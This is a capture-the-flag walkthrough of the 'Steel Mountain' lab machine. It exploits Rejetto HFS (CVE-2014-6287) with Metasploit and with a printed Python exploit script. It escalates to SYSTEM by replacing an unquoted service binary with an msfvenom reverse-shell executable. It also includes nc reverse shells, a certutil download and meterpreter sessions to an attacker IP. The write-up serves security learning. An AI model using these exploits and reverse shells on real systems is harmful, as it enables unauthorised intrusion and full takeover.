msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.10.228.19     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wi
                                         ki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                          on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    9000             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.0.90        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/http/rejetto_hfs_exec) > [*] Meterpreter session 2 opened (10.8.0.90:4444 → 10.10.228.19:49270
) at 2022-07-09 11:25:23 -0400
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/http/rejetto_hfs_exec) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                        Connection
  --  ----  ----                     -----------                        ----------
  1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.8.0.90:4444 → 10.10.228.19:49258 (10.
                                                                        10.228.19)
  2         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.8.0.90:4444 → 10.10.228.19:49270 (10.
                                                                        10.228.19)
  3         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.8.0.90:4444 → 10.10.228.19:49278 (10.
                                                                        10.228.19)

msf6 exploit(windows/http/rejetto_hfs_exec) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > ls
Listing: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
====================================================================================
```

Figure 3.4: msf

- we got the user flag




```
meterpreter > getuid
Server username: STEELMOUNTAIN\bill
meterpreter > ls
Listing: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
====================================================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2022-07-09 11:22:46 -0400  %TEMP%
100666/rw-rw-rw-  174     fil   2019-09-27 07:07:07 -0400  desktop.ini
100777/rwxrwxrwx  760320  fil   2014-02-16 15:58:52 -0500  hfs.exe

meterpreter > cd C/users
[-] stdapi_fs_chdir: Operation failed: The system cannot find the path specified.
meterpreter > cd C:/Users
meterpreter > cd bill/Desktop
meterpreter > ls
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 07:07:07 -0400  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 08:42:38 -0400  user.txt

meterpreter > cat user.txt
[redacted]
```

Figure 3.5: HTTP

Privesc With Metasploit

- To enumerate this machine, we will use a powershell script called PowerUp, that's purpose is to evaluate a Windows machine and determine any abnormalities - "PowerUp aims to be a clearinghouse of common Windows privilege escalation vectors that rely on misconfigurations."

to download the script here




```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS > . ./PowerUp.ps1
ERROR: . : The term '.werUp.ps1' is not recognized as the name of a cmdlet, function, script file, or operable progr
am. Check
ERROR: the spelling of the name, or if a path was included, verify that the path is correct and try again.
ERROR: At line:1 char:3
ERROR: + . .werUp.ps1
ERROR: +   ~~~~~~~~~~
ERROR:     + CategoryInfo          : ObjectNotFound: (.werUp.ps1:String) [], CommandNotFoundException
ERROR:     + FullyQualifiedErrorId : CommandNotFoundException
ERROR:
PS > . .\PowerUp.ps1
PS > Invoke-Allchecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```


Figure 3.6: HTTP

- The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program


– for that we will use msfvenom to generate the payload and upload it to our meterpreter session and replace it in the service executable



```
┌──(root💀kali)-[~/MyPentestLab]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=10.8.0.90 LPORT=4443 -f exe -o Advanced2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced2.exe
```




```
meterpreter > upload ~/MyPentestLab/Advanced2.exe
[*] uploading  : /root/MyPentestLab/Advanced2.exe → Advanced2.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/MyPentestLab/Advanced2.exe → Advanced2.exe
[*] uploaded   : /root/MyPentestLab/Advanced2.exe → Advanced2.exe
meterpreter > ls
Listing: C:\Windows\Tasks
═════════════════════════

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  286     fil   2019-09-26 11:17:50 -0400  ASC9_SkipUac_adm.job
100777/rwxrwxrwx  15872   fil   2022-07-09 11:59:14 -0400  Advanced.exe
100777/rwxrwxrwx  73802   fil   2022-07-09 12:16:51 -0400  Advanced2.exe
040777/rwxrwxrwx  0       dir   2019-09-26 11:17:54 -0400  ImCleanDisabled
100666/rw-rw-rw-  600580  fil   2022-07-09 11:42:34 -0400  PowerUp.ps1
100666/rw-rw-rw-  6       fil   2022-07-09 10:41:36 -0400  SA.DAT

meterpreter > shell
Process 960 created.
Channel 10 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\Tasks>copy Advanced2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy Advanced2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
Overwrite C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/No/All): No
No
        0 file(s) copied.

C:\Windows\Tasks>copy Advanced2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
copy Advanced2.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe"
Overwrite C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/No/All): yes
yes
        1 file(s) copied.

C:\Windows\Tasks>net start AdvancedSystemCareService9
net start AdvancedSystemCareService9
The service is not responding to the control function.

More help is available by typing NET HELPMSG 2186.


C:\Windows\Tasks>
```



```
┌──(root💀 kali)-[~/MyPentestLab]
└─# nc -lvnp 4443
Listening on 0.0.0.0 4443
Connection received on 10.10.228.19 49343
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

access Without Metasploit


- For this we will use powershell and winPEAS to enumerate the system and collect the relevant info to escalate to
- we will be using the same CVE with this exploit here
- then we will need a netcat binary , download here



```
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technology to be more compatible with today's Internet.
#          It also differs from classic web servers because it's very easy to use and runs "right out-of-the box". Access your remote files, over the network.

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "10.11.77.245" #local IP address
    local_port = "9001" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20createobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20cre
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
```

Figure 3.7: exploit

– in the exploit we needed to put our vpn ip and our netcat port to listen on when we get the connection then we will host the python script and the first time the exploit will get the netcat binary then it will execute it and we will get the back connection on our listener



root@kali: ~/MyPentestLab/THM_Boxes/THM_Steelmountain
File Actions Edit View Help

```
┌──(root💀 kali)-[~]
└─# cd MyPentestLab/THM_Boxes/THM_Steelmountain

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─# python2 39161.py 10.10.159.86 8080

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─#

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─# python2 39161.py 10.10.159.86 8080

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmountain]
└─#
```

```
┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmount
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmount
ain]
└─# subl 39161.py

┌──(root💀 kali)-[~/MyPentestLab/THM_Boxes/THM_Steelmount
ain]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.159.86 - - [10/Jul/2022 10:58:31] "GET /nc.exe HTT
P/1.1" 200 -
10.10.159.86 - - [10/Jul/2022 10:58:31] "GET /nc.exe HTT
P/1.1" 200 -
10.10.159.86 - - [10/Jul/2022 10:58:31] "GET /nc.exe HTT
P/1.1" 200 -
10.10.159.86 - - [10/Jul/2022 10:58:31] "GET /nc.exe HTT
P/1.1" 200 -
```


```
┌──(root💀 kali)-[~]
└─# nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.159.86 49183
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Me
nu\Programs\Startup>
```

Figure 3.8: access


– and we have access to the machine let’s see how to get root

Privesc without metasploit


– once we are in we are going to deploy a python server from the attacker machine to host winpeas binary and get it using certutil and then run it



```
C:\Windows\Tasks>certutil -Urlcache -f "http://10.11.77.245/winPEASx64.exe" winpeas.exe
certutil -Urlcache -f "http://10.11.77.245/winPEASx64.exe" winpeas.exe




****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Windows\Tasks>
C:\Windows\Tasks>
C:\Windows\Tasks>
C:\Windows\Tasks>
C:\Windows\Tasks>
C:\Windows\Tasks>dir
```

